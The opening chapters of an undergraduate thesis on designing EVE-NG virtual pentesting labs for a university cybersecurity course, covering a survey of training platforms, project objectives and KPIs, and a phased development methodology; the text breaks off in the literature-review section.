Centre universitari adscrit a la

Universitat Pompeu Fabra Barcelona

Bachelor in Computer Engineering — Management and Information Systems

Ethical Pentesting in Virtualized Environments with EVE-NG

Memory

Volume I

Eloi Egea Rada
Supervisor: Pere Vidiella i Catalan

April 2026

Contents

List of Tables III

1 Introduction 1

2 State of the Art 3
2.1 Existing Laboratory and Training Platforms 3
2.1.1 HackTheBox 3
2.1.2 TryHackMe 5
2.1.3 Cisco Networking Academy 6
2.1.4 SEED Labs 7
2.1.5 Game of Active Directory (GOAD) 9
2.1.6 VulnHub 10
2.1.7 Hack4u Academy 11
2.2 Comparative Platform Analysis Matrix 12
2.3 Security Frameworks and Methodologies 13
2.3.1 OWASP Top 10 13
2.3.2 CIS Critical Controls 14
2.3.3 NIST Cybersecurity Framework 14
2.4 Pedagogical Approaches in Cybersecurity Education . . 14
2.4.1 Active Learning and Hands-On Practice 14
2.4.2 Realistic System Complexity 15
2.4.3 Automation and Reproducibility 15
2.5 Gap Analysis: What Existing Solutions Miss 15
2.6 The Need for EVE-NG Based Labs 16

3 Objectives and Scope 19
3.1 Main Objective 19
3.2 Specific Objectives (Measurable with KPIs) 19
3.2.1 OE1: Design and Implement EVE-NG Labs 19
3.3 Definition of the Client and Final User 21
3.4 Principal Client 21
3.5 Primary End Users 21
3.6 Secondary End Users 22
3.7 Potential Audience 22
3.8 Internal Scope (Tecnocampus) 22
3.9 External Scope 22
3.10 Scope Boundaries 22
3.11 KPIs and Performance Indicators 23
3.11.1 Technical Indicators 23
3.11.2 Educational Indicators 23
3.11.3 Quality Indicators 23

4 Methodology **25**
4.1 Research and Development Phases 25
4.1.1 Phase 0: Preparation and Infrastructure (July-November 2025) 25
4.1.2 Phase 1: Avantprojecte and Conceptual Design (October 2025 - January 2026) 26
4.1.3 Phase 2: Implementation and Interim Validation (January-March 2026) 28
4.1.4 Phase 3: Completion and Final Validation (March-May 2026) 30
4.2 Information Search Strategies 32
4.2.1 Literature Review Approach 32
4.2.2 Primary Research Methods 33
4.3 Development Methodology 33
4.3.1 Development Cycle 33
4.3.2 Quality Assurance 34
4.3.3 Documentation and Version Control 34
4.4 Comparative Analysis 35
4.5 Key Advantages of EVE-NG 36
4.6 Validation and Success Criteria 36
4.6.1 Technical Success Criteria 36
4.6.2 Educational Success Criteria 37
4.6.3 Sustainability Success Criteria 37
4.7 Risk Management 37
4.7.1 Key Risks and Mitigation 38

5 Functional and Non-Functional Requirements **39**
5.1 Functional Requirements 39
5.1.1 RF1: Design and Implement EVE-NG Topologies . 39
5.1.2 RF2: Implement Vulnerabilities and Attack Scenarios 40
5.1.3 RF3: Create Structured Assessment Materials . . 42
5.2 Technological Requirements 43
5.2.1 TR1: Virtualization Infrastructure 43
5.2.2 TR2: Security Tools and Penetration Testing Framework 44
5.2.3 TR3: Scripting and Automation Framework 45
5.3 Non-Functional Requirements 46
5.3.1 NFR1: Performance and Efficiency 46
5.3.2 NFR2: Compliance with Security Frameworks . . . 47
5.3.3 NFR3: Reliability and Availability 48
5.3.4 NFR4: Security and Ethical Compliance 48
5.3.5 NFR5: Usability and Support 49
5.3.6 NFR6: Institutional Sustainability 49
5.4 Requirements Traceability Matrix 50

6 Development **51**
6.1 Platform Setup 51
6.2 Image Management 52
6.2.1 Image Selection 52
6.2.2 Image Organisation in EVE-NG 52
6.2.3 ISO Upload Automation 53
6.3 EVE-NG Lab Management Interface 53
6.4 Infrastructure Problems 54
6.4.1 EVE-NG on VMware 54
6.4.2 Node Configuration Persistence 55
6.4.3 LVM Volume Group Naming Conflict 55
6.5 Lab Topologies 56
6.6 Lab 1: Reconnaissance and Web Enumeration 56
6.6.1 Overview and Learning Objectives 56
6.6.2 Network Topology 57
6.6.3 Infrastructure Design Decisions 58
6.6.4 Target Configuration — PEBCAK Corp 60
6.6.5 Student Workflow 60
6.6.6 Persistent Environment Configuration 63
6.6.7 Problems Encountered and Solutions 64
6.6.8 Results and Conclusions 65
6.7 Lab 2: Web Application Vulnerabilities — SYNAPSE Intelligence Portal 67
6.7.1 Overview and Learning Objectives 67
6.7.2 Network Topology 68
6.7.3 Infrastructure Design Decisions 70
6.7.4 Infrastructure Configuration 71
6.7.5 Vulnerable Applications 77
6.7.6 Attack Walkthrough 80
6.7.7 Problems Encountered and Solutions 84
6.7.8 Mitigation and Defensive Analysis 87
6.7.9 Results and Conclusions 89
6.7.10 Implementation Session: 2026-04-24 91

List of Tables

2.1 Comparative Analysis: Existing Cybersecurity Training Platforms 13

3.1 Technical KPIs 23
3.2 Educational KPIs 24
3.3 Quality KPIs 24

4.1 Key project risks and mitigation strategies 38

5.1 Requirements traceability 50

6.1 Overview of the four EVE-NG lab topologies designed for the course. 56
6.2 Lab 1 — IP addressing table 58
6.3 Lab 1 — pfSense NAT port-forward rules (WAN → Server) 59
6.4 Lab 1 — captured flags 65
6.5 Lab 2 — IP addressing table 69
6.6 Lab 2 — EVE-NG host bridge assignments 69
6.7 Lab 2 — pfSense static routes 75
6.8 Lab 2 — captured artefacts and flags 84
6.9 Lab 2 — vulnerability-to-mitigation mapping 87
6.10 Lab 2 — infrastructure component status 90
6.11 LAB2 node state — 2026-04-24 92

1 Introduction

Cybersecurity education faces a critical challenge: the disconnect between theoretical knowledge of IT systems and practical understanding of how security failures manifest in integrated environments. While students in the Computer Engineering degree program learn fundamental concepts—databases, network protocols, operating system internals, and software architecture—they rarely experience how misconfigurations and design flaws in these domains directly translate to security vulnerabilities.

Current training approaches amplify this gap. Commercial platforms such as HackTheBox**hackthebox** and TryHackMe**tryhackme** focus on isolated challenge-based scenarios that abstract away system complexity. Professional pentesting certifications (e.g., CEH, OSCP**ceh_framework**, **oscp_exam**) expect hands-on experience in realistic environments, yet many academic programs struggle to provide such environments due to cost, complexity, or vendor lock-in.

Within the TecnoCampus Bachelor's Degree in Computer Engineering (Management and Information Systems track), the "Introduction to Cybersecurity" course currently lacks a structured, reusable, and automatable lab environment that:

- Aligns pentesting scenarios with specific degree learning outcomes
- Enables students to recognize vulnerabilities within integrated systems (not isolated exploits)
- Provides reproducible environments for consistent assessment
- Reduces instructor workload through automation and documentation
- Remains cost-effective and institution-independent (open-source, locally maintained)

2 State of the Art

Cybersecurity education has experienced exponential growth over the past decade, driven by increasing industry demand for skilled professionals and the accessibility of online learning platforms. However, this landscape presents both opportunities and challenges: while students have unprecedented access to training resources, the fragmentation of educational approaches has created gaps between abstract theoretical knowledge and practical, integrated system security. This chapter examines existing educational platforms and methodologies, identifies gaps in current offerings, and positions this bachelor's thesis within the broader context of cybersecurity pedagogical innovation.

2.1 Existing Laboratory and Training Platforms

The following section provides a comprehensive overview of major platforms used for cybersecurity education and practical training.

2.1.1 HackTheBox

Overview: HackTheBox **hackthebox** is a prominent online platform offering Capture-the-Flag (CTF) challenges and virtual machines designed for hands-on penetration testing practice. The platform provides a large collection of intentionally vulnerable systems with varying difficulty levels.

Key Characteristics:

- **Challenge-based approach**: Individual machines or challenges designed to teach specific exploitation techniques
- **Community-driven**: Thousands of pre-built challenges from the security community

- **Difficulty levels:** Machines categorized by skill requirement (easy, medium, hard, insane)
- **Free and Pro tiers:** Basic access available without cost; premium features for advanced content
- **Isolated scenarios:** Each challenge focuses on a specific technique or vulnerability type

Strengths:

- Massive library of pre-built challenges requiring minimal setup
- Strong community and competitive leaderboards encourage engagement
- Industry recognition: many professional certifications reference HackTheBox as supplementary training
- Variety of attack vectors and operating systems

Limitations:

- Challenges are isolated; limited networking between systems
- No formal curriculum mapping to specific degree programs
- Scenarios often abstract away real-world complexity
- Platform dependency: students cannot deploy labs locally
- Limited automation or integration with institutional learning systems
- Content is not institution-controlled, making it difficult to align with specific curricula

2.1.2 TryHackMe

Overview: TryHackMe **tryhackme** is a gamified cybersecurity training platform emphasizing beginner-friendly content with structured learning paths. The platform combines interactive tutorials, guided labs, and challenges within a narrative-driven framework.

Key Characteristics:

- **Gamification:** Points, levels, and achievements to motivate learners
- **Structured learning paths:** Predefined sequences of rooms (lessons) organized by skill and topic
- **Interactive tutorials:** Embedded guidance and step-by-step walkthroughs
- **Browser-based labs:** No local installation required
- **Community and Discord:** Peer support and instructor interaction

Strengths:

- Excellent for beginners; low barrier to entry
- Gamification increases student engagement and completion rates
- Structured learning paths provide clear progression
- Active community support
- Diverse content covering defensive and offensive skills

Limitations:

- Platform-dependent; cannot be deployed on institutional infrastructure

- Free tier is heavily limited; premium subscription required for advanced content
- Simplified scenarios often omit real-world system complexity
- Content is externally managed; no customization for specific curricula
- Scenarios are designed to be completable in short timeframes, potentially sacrificing depth
- Limited focus on integrated network penetration testing

2.1.3 Cisco Networking Academy

Overview: Cisco Networking Academy **cisco_netacad** is a comprehensive, institution-based cybersecurity training program integrated with formal curricula worldwide. The program offers certifications (CCNA, CyberOps) and structured coursework.

Key Characteristics:

- **Corporate partnership:** Official Cisco curriculum with institutional support
- **Formal certifications:** Aligned with professional certifications (CCNA)
- **Network simulation:** Cisco Packet Tracer for virtual network design
- **Comprehensive curriculum:** From networking fundamentals to security
- **Instructor-led delivery:** Typically offered through educational institutions

Strengths:

- Strong institutional support and curriculum design

- Formal recognition through industry certifications
- Network simulation tools (Packet Tracer) are powerful and realistic
- Integration with degree programs
- Vendor-backed expertise and resources

Limitations:

- Primary focus is networking, not penetration testing
- CyberOps certification is defensive-oriented, not offensive security
- Limited hands-on exploitation and penetration testing content
- Vendor lock-in to Cisco technologies
- Packet Tracer is not suitable for full operating system simulation or security tool integration
- Limited support for integrated penetration testing workflows

2.1.4 SEED Labs

Overview: SEED (Security, Privacy, and Trust Labs) is an open-source collection of hands-on security exercises designed by researchers for academic cybersecurity education. Each lab focuses on specific security concepts (buffer overflows, SQL injection, cryptography, etc.). **seedlabs**

Key Characteristics:

- **Research-backed design:** Developed by cybersecurity researchers at universities
- **Docker-based deployment:** Portability and reproducibility through containerization
- **Open-source:** Freely available; institutions can deploy locally

- **Concept-focused:** Each lab teaches a specific security principle
- **Comprehensive documentation:** Detailed handouts and guidelines for instructors

Strengths:

- Highly regarded in academic communities; research-validated pedagogical approaches
- Docker-based design enables easy institutional deployment
- Open-source ensures no vendor lock-in
- Labs cover deep technical concepts (memory safety, cryptographic protocols)
- Excellent documentation and instructor support

Limitations:

- Each lab is conceptually isolated; limited networking or integration between labs
- No structured penetration testing workflows (reconnaissance $\rightarrow$ exploitation $\rightarrow$ escalation)
- Requires significant instructor customization for curriculum integration
- Limited automation for lab deployment and reset
- Focus on security concepts rather than realistic multi-system environments
- Not designed for practicing complete penetration testing methodologies

2.1.5 Game of Active Directory (GOAD)

Overview: GOAD **goad** is an open-source project providing intentionally vulnerable Active Directory environments designed specifically for penetration testing practice. It simulates a realistic corporate Windows domain infrastructure with multiple misconfigurations and vulnerabilities.

Key Characteristics:

- **AD-focused:** Entire lab built around Windows Active Directory
- **Terraform/Vagrant-based:** Infrastructure-as-Code for reproducible deployment
- **Realistic domain structure:** Simulates real corporate Active Directory environments
- **Multiple exploitation paths:** Designed to teach lateral movement and privilege escalation
- **Community-maintained:** Open-source with active development

Strengths:

- Exceptional for Windows-focused penetration testing training
- Highly realistic Active Directory scenarios
- Excellent for teaching privilege escalation on Windows domains
- Infrastructure-as-Code approach enables reproducibility
- Active community and maintained codebase

Limitations:

- Narrow focus on Windows AD; limited coverage of other platforms

- Does not cover reconnaissance, web application security, or network analysis
- Steep learning curve for infrastructure setup and maintenance
- Not designed as a comprehensive penetration testing progression
- Limited instructor resources or formal curriculum

2.1.6 VulnHub

Overview: VulnHub **vulnhub** is a community-driven repository of vulnerable virtual machines designed for penetration testing practice. Users download complete VM images and deploy them locally in their own environments.

Key Characteristics:

- **Community-created:** Machines contributed by security practitioners
- **Downloadable VMs:** Complete VM images for local deployment
- **Diverse difficulty:** Machines range from beginner to advanced
- **Topic-specific:** Machines often focus on specific techniques or vulnerabilities
- **Open-ended challenges:** Minimal guidance; students must determine objectives

Strengths:

- Excellent for self-directed learners who want complete autonomy
- Machines are contributed by practicing security professionals, reflecting real-world scenarios
- Local deployment avoids platform dependencies

- Free and open resource
- Teaches problem-solving and methodology development

Limitations:

- Minimal formal curriculum structure; students must self-organize learning
- Quality and consistency of machines varies significantly
- No built-in progression or guided learning paths
- Documentation is often minimal or community-driven
- Difficult to integrate into institutional courses without significant instructor work
- No automation for deployment, reset, or assessment
- Isolated machines; limited network topology complexity

2.1.7 Hack4u Academy

Overview: Hack4u Academy**hack4u** is a structured online cybersecurity training platform offering comprehensive penetration testing courses. It combines video instruction, practical labs, and community support with emphasis on methodology over tool memorization.

Key Characteristics:

- **Methodology-driven:** Emphasizes PTES (Penetration Testing Execution Standard) and systematic approaches
- **Progressive curriculum:** Structured from beginner to advanced levels
- **Hands-on labs:** Integrated practical exercises within video-based instruction
- **Video content:** Detailed walkthroughs and demonstrations

- **Community support:** Discussion forums and peer learning

Strengths:

- Strong emphasis on methodology and systematic pentesting approaches
- Well-structured curriculum with clear learning progression
- Active instructor engagement and community support
- Balanced approach: teaches both tools and underlying concepts
- Accessible to practitioners at various skill levels

Limitations:

- Subscription-based; not free or open-source
- Platform-dependent; cannot be deployed institutionally
- Limited formal integration with academic curricula
- Individual user focus rather than classroom-oriented design
- Not designed for automated assessment or large-scale institutional deployment

2.2 Comparative Platform Analysis Matrix

The following table synthesizes key characteristics across platforms:

Platform	Approach	Local Deploy	Curriculum	Automation	Network
HackTheBox	CTF/Challenge	No	Minimal	No	Isolated
TryHackMe	Gamified	No	Structured	No	Limited
Cisco Academy	Academic	Yes (Packet Tracer)	Strong	Limited	Network-focused
SEED Labs	Concept-focused	Yes (Docker)	Concept-based	Minimal	Isolated
GOAD	AD-focused	Yes (Terraform)	None	Moderate	AD Domain
VulnHub	Community VMs	Yes	None	No	Isolated
Hack4u Academy	Methodology	External	Strong	Minimal	Limited

Table 2.1: Comparative Analysis: Existing Cybersecurity Training Platforms

2.3 Security Frameworks and Methodologies

Beyond specific platforms, the field of cybersecurity education is informed by several authoritative frameworks and standards that guide both attack methodologies and defensive best practices.

2.3.1 OWASP Top 10

The OWASP (Open Web Application Security Project) Top 10 is a regularly updated list of the most critical security vulnerabilities in web applications **owasp2021**. For educational purposes, the Top 10 provides a focused curriculum for teaching web application security without requiring exhaustive coverage of all possible vulnerabilities.

Relevance to bachelor's thesis: Lab 2 (Web Application Vulnerabilities) is directly aligned with OWASP Top 10 categories, ensuring students learn vulnerabilities that represent real-world attack vectors.

2.3.2 CIS Critical Controls

The Center for Internet Security (CIS) publishes a prioritized set of security controls (currently version 8.0) representing the most effective defensive techniques **cis_controls**. These controls span network defense, data protection, and incident response.

Relevance to bachelor's thesis: Lab 1 (Reconnaissance) and Lab 4 (Privilege Escalation) incorporate defensive controls, teaching students not only how to attack but why specific security measures are implemented.

2.3.3 NIST Cybersecurity Framework

The National Institute of Standards and Technology (NIST) provides a framework organizing cybersecurity activities into five functions: Identify, Protect, Detect, Respond, Recover. This framework is widely adopted by organizations and government agencies **nist_framework**.

Relevance to bachelor's thesis: The bachelor's thesis project itself, as described in Chapter 1, adheres to NIST principles by designing a framework (EVE-NG labs) that enables institutions to Identify vulnerabilities (through labs) and Protect systems (through remediation understanding).

2.4 Pedagogical Approaches in Cybersecurity Education

Beyond specific platforms, several pedagogical philosophies inform effective cybersecurity training:

2.4.1 Active Learning and Hands-On Practice

Research in cybersecurity education consistently demonstrates that hands-on, problem-based learning is superior to lecture-based instruction for developing practical skills. Bloom's taxonomy sug-

gests that students must progress from knowledge comprehension through application to analysis and synthesis. Pentesting labs facilitate this progression: students begin by understanding reconnaissance techniques (knowledge), apply them to specific targets (application), analyze results to infer system architecture (analysis), and ultimately synthesize complete penetration testing workflows.

2.4.2 Realistic System Complexity

Effective cybersecurity training must present students with systems of sufficient complexity to simulate real-world scenarios. Isolated, single-service laboratories teach tool usage but fail to prepare students for integrated environments where reconnaissance insights directly inform exploitation strategy, and initial compromise enables lateral movement.

2.4.3 Automation and Reproducibility

For training to be scalable and fair, identical environments must be reliably deployable. Automated deployment and reset mechanisms reduce instructor overhead and ensure consistent student experiences across multiple offering of a course.

2.5 Gap Analysis: What Existing Solutions Miss

Despite the proliferation of cybersecurity training platforms, significant gaps remain:

Gap 1: Curriculum Integration

Most platforms are designed for independent learners or certification prep, not for integration into specific degree programs. No major platform explicitly aligns pentesting scenarios with the learning outcomes of a particular computer science curriculum.

Gap 2: Institution Control

Effective educational integration requires that institutions main-

tain control over content, deployment, and assessment. External platforms introduce dependencies and limit customization. Conversely, platforms requiring significant institutional development (Docker composition, lab orchestration) impose high maintenance burdens.

Gap 3: Integrated Network Penetration Testing

Most platforms focus on isolated services or individual techniques. Few provide realistic, integrated network topologies where reconnaissance informs the entire attack chain, lateral movement is necessary, and privilege escalation varies by system.

Gap 4: Automation and Scalability

Even platforms designed for classroom use often lack automated deployment, reset, and assessment mechanisms. This limitation makes large-scale institutional adoption difficult and increases instructor workload.

Gap 5: Balance of Guidance and Autonomy

Effective labs must strike a balance: sufficient structure to ensure students focus on intended learning outcomes, but sufficient openness to encourage problem-solving and methodology development.

2.6 The Need for EVE-NG Based Labs

This state of the art analysis reveals that while excellent individual components exist—gamified learning (TryHackMe), challenging scenarios (HackTheBox), research-backed content (SEED Labs), specialized domains (GOAD)—no existing solution comprehensively addresses the needs of a university cybersecurity education program:

- **Curriculum-aligned labs**: Mapped to specific degree learning outcomes
- **Integrated network scenarios**: Multi-system penetration testing with realistic complexity

- **Institutional control:** Deployable locally; customizable; maintainable by university staff
- **Complete automation:** One-command deployment and reset; built-in assessment
- **Openness and flexibility:** EVE-NG's platform-agnostic design enables future adaptation
- **System-level realism:** EVE-NG enables full virtual machine workflows (real OS images, ISO-based installation, and native kernel behavior), which is essential for reproducing the same technical conditions used in VMware/VirtualBox-based pentesting practice

Although Containerlab**containerlab** can be valuable for container-based network emulation, it is not a direct comparison target for this project. The objective of this bachelor's thesis is to build integrated pentesting labs that operate at full system depth (host OS, services, and kernel-level behavior), not only at containerized service level.

The bachelor's thesis project bridges this gap by leveraging EVE-NG**eve_ng** (a platform combining network simulation capabilities with institutional independence) to create a comprehensive, reusable, automatable teaching package for cybersecurity practical labs. This solution synthesizes the pedagogical strengths of existing platforms while addressing their limitations through institutional control, curriculum alignment, and automation.

3 Objectives and Scope

3.1 Main Objective

Develop, implement, and validate a reusable teaching package of practical cybersecurity labs based on EVE-NG**eve_ng**, enabling students in the "Introduction to Cybersecurity" course to acquire practical skills in ethical pentesting through realistic and automated scenarios.

3.2 Specific Objectives (Measurable with KPIs)

3.2.1 OE1: Design and Implement EVE-NG Labs

Description: Create four functional and interconnected thematic labs. **Measurable KPIs:**

- 4 fully functional .unl topologies (100%)
- Deployment time $\leq$ 2 minutes per lab (95% of cases)
- VM boot success rate $\geq$ 95%
- Compatibility with EVE-NG Community and Professional editions

Deliverables:

- 4 .unl topology files (Lab 1: implemented; Labs 2–4: planned)
- 8-12 optimized virtual machine images
- Technical configuration documentation for each lab

OE2: Develop Automation Scripts

Description: Create a complete automation system for the lab lifecycle.

Measurable KPIs:

- 12 functional scripts (3 per lab: deploy, reset, validate)
- Reset execution time $\leq$ 30 seconds per lab
- Automatic validation coverage $\geq$ 80% of critical components
- Zero errors in 10 consecutive executions of the complete cycle

Deliverables:

- Deployment scripts (Bash/Python) — 3 per lab: deploy, reset, validate
- Automated reset scripts
- Validation and status verification scripts

OE3: Develop Structured Teaching Material

Description: Develop comprehensive documentation for students and teachers.

Measurable KPIs:

- 4 user manuals (1 per lab), minimum 15 pages each
- 4 assessment rubrics with quantifiable criteria
- 1 teacher guide with deployment instructions
- Initial setup time per teacher $\leq$ 1 hour

Deliverables:

- Student manual (English, markdown/PDF format)
- Teacher guide with detailed instructions
- Structured assessment rubrics
- Technical README with requirements and instructions

OE4: Validate Usability and Educational Effectiveness

Description: Verify that the package meets educational and technical requirements.

Measurable KPIs:

- Average resolution time per lab: 90-120 minutes
- Successful completion rate $\geq$ 85% (pilot with 10 users)
- User satisfaction score $\geq$ 4/5
- Zero critical incidents in production environment

Deliverables:

- Pilot validation report
- Usability and performance metrics
- Implemented improvement recommendations

3.3 Definition of the Client and Final User

3.4 Principal Client

- **Responsible professor:** Pere Vidiella i Catalan
- **Course:** Introduction to Cybersecurity (GEISI, Tecnocampus)
- **Context:** Undergraduate teaching in practical cybersecurity

3.5 Primary End Users

- **GEISI Students:** 25-30 students per edition
- **Profile:** Basic knowledge of networks and operating systems
- **Objective:** Learn ethical pentesting in a practical and safe manner

3.6 Secondary End Users

- **Cybersecurity Faculty:** Other teachers interested in reusing the material
- **Postgraduate Students:** Possible extensions of the material for advanced levels

3.7 Potential Audience

3.8 Internal Scope (Tecnocampus)

- Other courses related to cybersecurity
- Research projects in computer security
- Continuing education and professional certifications

3.9 External Scope

- Educational institutions with training in cybersecurity
- Specialized vocational training centers
- Companies with internal training programs in security

3.10 Scope Boundaries

Included in this bachelor's thesis:

- Design and implementation of 4 pentesting labs in EVE-NG
- Integration of real vulnerabilities and techniques aligned with OWASP Top 10**owasp2021** and CIS Critical Controls**cis_controls**
- Automation scripts for deployment, validation, and lab reset
- Complete technical documentation for instructors and future maintainers

- Student guides and learning objectives for each lab
- Assessment rubrics for evaluating student lab completion

Explicitly NOT included (out of scope):

- Integration with third-party Learning Management Systems (LMS) or Moodle
- Development of proprietary lab management software or web interfaces
- Creation of automated grading systems beyond basic script validation
- Commercial licensing or distribution models
- Formal pedagogical evaluation studies (e.g., pre/post learning assessments)
- Creation of labs beyond the four specified domains

3.11 KPIs and Performance Indicators

3.11.1 Technical Indicators

Metric	Objective	Measurement Method
Lab deployment time	$\leq$ 2 min	Automated timing
VM boot success rate	$\geq$ 95%	System logs + validation scripts
Full reset time	$\leq$ 30 seg	Scripts with timestamps
Scenario reproducibility	100%	Automated tests

Table 3.1: Technical key performance indicators for EVE-NG lab deployment

3.11.2 Educational Indicators

3.11.3 Quality Indicators

Note: All KPIs will be measured during the pilot validation phase (April-May 2026) and documented in the final bachelor's thesis re-

Metric	Objective	Measurement Method
Lab resolution time	90-120 min	Time tracking during pilot
Successful completion rate	$\geq$ 85%	User progress tracking during pilot
User satisfaction	$\geq$ 4/5	Post-use survey
Key concept understanding	$\geq$ 80% correct	Assessment questionnaire

Table 3.2: Educational key performance indicators for lab effectiveness

Metric	Objective	Measurement Method
Documentation coverage	100% of features	Verification checklist
Critical errors	0	Exhaustive testing
EVE-NG version compatibility	100%	Tests in multiple environments
Interface usability	$\geq$ 4/5	UX heuristic evaluation

Table 3.3: Quality key performance indicators for lab package

port.

4 Methodology

This chapter outlines the comprehensive methodology employed in this bachelor's thesis project, encompassing research strategy, development approach, validation methods, and project lifecycle management. The project integrates principles from software engineering, cybersecurity pedagogy, and empirical research to ensure systematic development and validation of the EVE-NG**eve_ng**-based teaching package.

4.1 Research and Development Phases

The project is structured in four distinct phases, each with specific deliverables, milestones, and validation checkpoints:

4.1.1 Phase 0: Preparation and Infrastructure (July-November 2025)

Objective: Establish the technical foundation and personal capacity for the project.

Activities:

- HomeLab infrastructure initialization (Proxmox**proxmox**, networking, storage)
- Development environment setup (VSCode**vscode**, LaTeX**latex_project**, Git)
- Security tools installation (Kali Linux**kali_linux**, Metasploit**metasploit**, Burp Suite**burp_suite**)
- Technical documentation and baseline establishment

Deliverables:

- Fully operational virtualization infrastructure

- Development environment configuration
- Baseline documentation of system architecture

Duration: 105 hours | **Status**: 100% completed

4.1.2 Phase 1: Avantprojecte and Conceptual Design (October 2025 - January 2026)

Objective: Define project scope, objectives, and detailed planning through comprehensive documentation.

Key Activities:

1. **SMART Objectives Definition** (4h)
    - Specification of Main Objective (MO): Develop a reusable teaching package
    - Definition of 4 Specific Objectives (OE1-OE4) with measurable KPIs
    - Alignment with institutional GEISI curriculum requirements
2. **State of the Art Analysis** (15h)
    - Comprehensive review of 7 major cybersecurity training platforms
    - Analysis of existing laboratory platforms: HackTheBox, TryHackMe, Cisco Academy, SEED Labs, GOAD, VulnHub, Hack4u
    - Identification of pedagogical gaps and competitive advantages
    - Comparative analysis matrix across multiple dimensions
3. **Functional and Non-Functional Requirements** (10h)
    - RF1: Design and implement 4 EVE-NG topologies (.unl files)
    - RF2: Implement vulnerabilities per PTES**ptes**, OWASP**owasp_testing_guide**, NIST**nist_framework**, and CEH**ceh_framework** standards
    - RF3: Create structured assessment materials and rubrics

- NFR1: Performance optimization for deployment and execution
- NFR2: Compliance with international security frameworks
- NFR3: Institutional sustainability through open-source alignment

4. **Pentesting Methodology and Validation Framework** (8h)
   - Adaptation of PTES (Penetration Testing Execution Standard) for educational context
   - Definition of ethical hacking principles (EC-Council CEH framework)
   - Mapping of attack phases to lab objectives
   - Validation criteria for security effectiveness
5. **Design Decisions Justification** (5h)
   - Rationale for EVE-NG selection vs alternative platforms
   - Technology stack justification (Kali Linux, Metasploit, Burp, OWASP ZAP)
   - Pedagogical approach: hands-on labs with automation
6. **Risk Analysis and Mitigation Planning** (15h)
   - Identification of 12+ project risks (technical, pedagogical, institutional)
   - Assessment of impact and probability
   - Definition of mitigation strategies for each critical risk
7. **Resource Inventory and Allocation** (5h)
   - Hardware requirements: dual-socket server with Proxmox
   - Software stack: EVE-NG Professional, Kali Linux images, security tools
   - Human resources: student (320h), faculty supervisor, pilot users
   - Budget considerations and open-source alternatives
8. **Gantt Chart and Critical Path Analysis** (20h)

- Development of detailed project timeline with 37 tasks
- Identification of 13 critical path tasks
- CSV export and interactive web-based visualization
- Progress tracking and milestone definition

Deliverables:

- Formal project proposal (Avantprojecte/Preliminary Project document)
- Detailed Gantt chart with critical paths
- Risk register and mitigation plan
- Requirements specification document (functional and non-functional)

Duration: 82 hours | **Status:** In progress (70%)

Milestone Deadline: January 16, 2026

4.1.3 Phase 2: Implementation and Interim Validation (January-March 2026)

Objective: Develop the first three laboratories and conduct preliminary validation with pilot users.

Key Activities:

1. **Lab 1: Reconnaissance Development** (14h research + 20h dev)
    - Scenario: Intelligence gathering phase using PTES framework
    - Tools: Nmap**nmap**, Shodan, Passive reconnaissance techniques
    - Topology: Multi-tier network with passive monitoring capabilities
    - Validation: Successful execution of reconnaissance workflow

2. **Lab 2: Web Vulnerabilities Development** (14h research + 25h dev)
    - Scenario: OWASP Top 10 vulnerability exploitation
    - Tools: Burp Suite, OWASP ZAP, manual testing techniques
    - Topology: Web application server with vulnerable services
    - Validation: Exploitation success and reporting accuracy
3. **Lab 3: Network Analysis Development** (14h research + 25h dev)
    - Scenario: Network segmentation and lateral movement (NIST standards)
    - Tools: Wireshark**wireshark**, tcpdump, network enumeration tools
    - Topology: Multi-VLAN network with security monitoring
    - Validation: Successful network traversal and analysis
4. **Pilot Validation with Users** (20h + 6h revision)
    - Recruitment of 8-10 pilot users from GEISI cohort
    - Lab execution sessions with timing and metrics collection
    - User satisfaction surveys and usability assessment
    - Performance metrics: completion rates, average resolution time
5. **Topology Adjustments and Optimization** (30h)
    - Performance tuning based on pilot feedback
    - VM image optimization and deployment time reduction
    - Network configuration refinement for stability
6. **Technical Documentation** (40h)
    - Student manuals for each lab (15-20 pages minimum)
    - Teacher deployment guides and customization instructions
    - Assessment rubrics with quantifiable criteria

Deliverables:

- 3 fully functional and tested EVE-NG labs
- Student and teacher documentation
- Pilot validation report with metrics
- Technical write-ups and learning materials

Duration: 188 hours | **Status:** Planned

Milestone Deadline: March 20, 2026

4.1.4 Phase 3: Completion and Final Validation (March-May 2026)

Objective: Develop the fourth laboratory, complete automation, and conduct comprehensive final validation.

Key Activities:

1. **Lab 4: Privilege Escalation Development** (16h research + 30h dev)
    - Scenario: Post-exploitation and privilege escalation (CEH framework)
    - Tools: Metasploit, manual exploitation, system enumeration
    - Topology: Hardened systems with privilege escalation vectors
    - Validation: Successful privilege elevation and system compromise
2. **Comprehensive Penetration Testing** (30h Phase 1 + 25h Phase 2)
    - Phase 1: Sequential testing of Labs 1, 2, and 3
    - Phase 2: Integrated testing across all 4 laboratories
    - Documentation of all findings and remediation strategies
    - Validation of security effectiveness

3. **Automation Framework Development** (30h)
    - Deploy scripts (Bash/Python) for lab initialization
    - Reset scripts for state restoration
    - Validation scripts for automated verification
    - Integration into CI/CD pipeline
4. **Final User Validation and Iteration** (18h)
    - Extended pilot with 15-20 users over 2-week period
    - Collection of usage metrics and satisfaction data
    - Implementation of final improvements
    - User acceptance testing (UAT)
5. **Bachelor's thesis Report Writing and Finalization** (90h)
    - Bachelor's thesis Report Writing Phase I (15h): Introduction, Object, Literature Review
    - Bachelor's thesis Report Writing Phase II (40h): Methodology, Requirements, Implementation Results
    - Bachelor's thesis Report Writing Phase III (35h): Validation, Analysis, Conclusions
    - Final revision and quality assurance (15h)
    - Formatting, bibliography integration, and publication preparation (20h)

Deliverables:

- 4 fully functional and tested EVE-NG laboratories
- Complete automation framework (12+ scripts)
- Final bachelor's thesis report (70-120 pages)
- User validation report and lessons learned
- Deployment package ready for institutional use

Duration: 315 hours | **Status:** Planned

Final Milestone Deadline: May 27, 2026

4.2 Information Search Strategies

The research methodology employs multiple information gathering techniques:

4.2.1 Literature Review Approach

1. **Systematic Review of Academic Databases**
   - IEEE Xplore (computer science and engineering)
   - ACM Digital Library (cybersecurity education)
   - Scopus (multidisciplinary security research)
   - Google Scholar (open-access research)
2. **Industry Standards and Frameworks**
   - PTES (Penetration Testing Execution Standard) **ptes**
   - OWASP (Open Web Application Security Project) documentation **owasp_testing_guide**
   - NIST (National Institute of Standards and Technology) frameworks **nist_framework**, **nist_sp800115**
   - CIS Controls and benchmarks **cis_controls**
   - EC-Council CEH curriculum **ceh_framework**
3. **Platform and Tool Documentation**
   - Official EVE-NG documentation and community resources **eve_ng_docs**
   - Kali Linux penetration testing guide **kali_linux**
   - Metasploit Framework documentation **metasploit**
